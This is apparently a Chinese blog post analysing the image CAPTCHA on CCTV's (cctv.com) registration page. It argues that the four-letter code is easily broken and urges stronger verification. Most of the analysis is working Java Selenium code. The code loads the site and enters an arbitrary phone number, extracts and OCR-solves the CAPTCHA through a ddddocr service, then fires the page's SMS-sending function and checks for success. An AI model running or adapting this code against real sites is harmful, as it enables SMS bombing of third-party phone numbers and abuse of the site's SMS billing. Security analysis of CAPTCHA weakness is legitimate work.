前言
由于网站注册入口容易被黑客攻击,存在如下安全问题:
- 暴力破解密码,造成用户信息泄露
- 短信盗刷的安全问题,影响业务及导致用户投诉
- 带来经济损失,尤其是后付费客户,风险巨大,造成亏损无底洞

所以大部分网站及App 都采取图形验证码或滑动验证码等交互解决方案, 但在机器学习能力提高的当下,连百度这样的大厂都遭受攻击导致点名批评, 图形验证及交互验证方式的安全性到底如何? 请看具体分析
一、 中央电视台 PC 注册入口
简介:央视网 是中央广播电视总台主办的中央重点新闻网站和国家级互联网视频综合传播服务平台。央视国际网络有限公司是中央广播电视总台台属骨干企业和拥有多终端牌照业务资质的大型互联网企业。近年来,央视网以建设中国网络媒体领军者和全媒体综合服务国家队为战略目标,以"新主流、智平台、全媒体"为战略方向,深耕"新闻+政务服务商务",致力做党的声音的网络传播者、人民美好生活的视听服务者、经济社会发展的产业助力者。

二丶 安全分析:
采用传统的图形验证码方式,具体为4个英文字母,ocr 识别率在 95% 以上。
测试方法:
采用模拟器+OCR识别
1. 模拟器交互
bash
	private static String INDEX_URL = "https://www.cctv.com/";

	@Override
	public RetEntity send(WebDriver driver, String areaCode, String phone) {
		RetEntity retEntity = new RetEntity();
		try {
			driver.get(INDEX_URL);
			Thread.sleep(1000);
			WebElement tabElement = driver.findElement(By.className("nav_right"));
			tabElement.findElement(By.className("user_icon")).click();
			driver.findElement(By.className("register_btn")).click();

			Thread.sleep(100);
			// 输入手机号
			String js = "document.getElementById('regPhone').value='" + phone + "';";
			((JavascriptExecutor) driver).executeScript(js);

			WebElement imgElement = driver.findElement(By.xpath("//img[contains(@src,'/openapi/v2/user/verification/pic/code')]"));
			String src = imgElement.getAttribute("src");
			if (src == null) {
				return null;
			}
			Thread.sleep(1000);
			byte[] imgByte = GetImage.callJsByUrl(driver, src);
			int len = (imgByte != null) ? imgByte.length : 0;
			// 调用 ddddOcr 识别图像验证码
			String imgCode = (len > 10) ? ddddOcr.getImgCode(imgByte) : null;
			if (imgCode == null || "".equals(imgCode)) {
				System.out.println("src=" + src + ",len=" + len + "->imgCode=" + imgCode);
				return null;
			}

			String smsJs = "document.getElementById('regCord').value='" + imgCode + "';";
			((JavascriptExecutor) driver).executeScript(smsJs);

			String getCodeJs = "gitiphonemessageCode(Idipt5, Idipt6, Idipt7, '1', rstipmsgSwitch, 'codemobilei');";
			((JavascriptExecutor) driver).executeScript(getCodeJs);

			Thread.sleep(1000);
			WebElement msgElement = ChromeDriverManager.waitElement(driver, By.xpath("//em[@class='daojishi texthover']"), 10);
			String gtInfo = (msgElement != null) ? msgElement.getText() : null;
			retEntity.setMsg(imgCode + "->" + gtInfo);
			if (gtInfo != null && gtInfo.contains("s后重发")) {
				retEntity.setRet(0);
				ddddOcr.saveFile("Cctv", imgCode, imgByte);
			}
			return retEntity;
		} catch (Exception e) {
			System.out.println(e.toString());
			retEntity.setRet(-1);
			retEntity.setMsg(e.toString());
		} finally {
			driver.manage().deleteAllCookies();
		}
		return retEntity;
	}
2. 获取图形验证码
bash
public static byte[] callJsById(WebDriver driver, String id) {
		return callJsById(driver, id, null);
	}

	public static byte[] callJsById(WebDriver driver, String id, StringBuffer base64) {
		String js = "let c = document.createElement('canvas');let ctx = c.getContext('2d');";
		js += "let img = document.getElementById('" + id + "'); /*找到图片*/ ";
		js += "c.height=img.naturalHeight;c.width=img.naturalWidth;";
		js += "ctx.drawImage(img, 0, 0,img.naturalWidth, img.naturalHeight);";
		js += "let base64String = c.toDataURL();return base64String;";
		String src = ((JavascriptExecutor) driver).executeScript(js).toString();
		String base64Str = src.substring(src.indexOf(",") + 1);
		if (base64 != null) {
			base64.append(base64Str);
		}
		byte[] vBytes = (base64Str != null) ? imgStrToByte(base64Str) : null;
		return vBytes;
	}
3.图形验证码识别(Ddddocr)
bash
public String getImgCode(byte[] bigImage) {
		try {
			if (ddddUrl == null) {
				System.out.println("ddddUrl=" + ddddUrl);
				return null;
			}

			long time = (new Date()).getTime();
			HttpURLConnection con = null;
			String boundary = "----------" + String.valueOf(time);
			String boundarybytesString = "\r\n--" + boundary + "\r\n";
			OutputStream out = null;

			URL u = new URL(ddddUrl);

			con = (HttpURLConnection) u.openConnection();
			con.setRequestMethod("POST");
			con.setConnectTimeout(10000);
			con.setReadTimeout(10000);
			con.setDoOutput(true);
			con.setDoInput(true);
			con.setUseCaches(true);
			con.setRequestProperty("Content-Type", "multipart/form-data; boundary=" + boundary);

			out = con.getOutputStream();

			if (bigImage != null && bigImage.length > 0) {
				out.write(boundarybytesString.getBytes("UTF-8"));
				String paramString = "Content-Disposition: form-data; name=\"image\"; filename=\"" + "bigNxt.gif" + "\"\r\n";
				paramString += "Content-Type: application/octet-stream\r\n\r\n";
				out.write(paramString.getBytes("UTF-8"));
				out.write(bigImage);
			}

			String tailer = "\r\n--" + boundary + "--\r\n";
			out.write(tailer.getBytes("UTF-8"));

			out.flush();
			out.close();

			StringBuffer buffer = new StringBuffer();
			BufferedReader br = new BufferedReader(new InputStreamReader(con.getInputStream(), "UTF-8"));
			String temp;
			while ((temp = br.readLine()) != null) {
				buffer.append(temp);
			}
			String ret = buffer.toString();
			if (ret.length() < 1) {
				System.out.println("ddddUrl=" + ddddUrl + " ret=" + buffer.toString());
			}
			return buffer.toString();
		} catch (Throwable e) {
			logger.error("ddddUrl=" + ddddUrl + ",e=" + e.toString());
			return null;
		}
	}


	public void saveFile(String factory, String imgCode, byte[] imgByte) {
		try {
			String basePath = ConstTable.codePath + factory + "/";
			File ocrFile = new File(basePath + imgCode + ".png");
			FileUtils.writeByteArrayToFile(ocrFile, imgByte);
		} catch (Exception e) {
			logger.error("saveFile() " + e.toString());
		}
	}
4. 图形OCR识别结果:


5. 测试返回结果:

三 丶测试报告 :

四丶结语
央视网作为中央广播电视总台主办的中央重点新闻网站和国家级互联网视频综合传播服务平台, 采用的还是老一代的图形验证码已经落伍了, 用户体验一般,容易被破解, 一旦被国际黑客发起攻击,将会对老百姓形成骚扰,影响声誉。
很多人在短信服务刚开始建设的阶段,可能不会在安全方面考虑太多,理由有很多。
比如:" 需求这么赶,当然是先实现功能啊 "," 业务量很小啦,系统就这么点人用,不怕的 " , " 我们怎么会被盯上呢,不可能的 "等等。
有一些理由虽然有道理,但是该来的总是会来的。前期欠下来的债,总是要还的。越早还,问题就越小,损失就越低。
谷歌图形验证码在AI 面前已经形同虚设,所以谷歌宣布退出验证码服务, 那么当所有的图形验证码都被破解时,大家又该如何做好防御呢?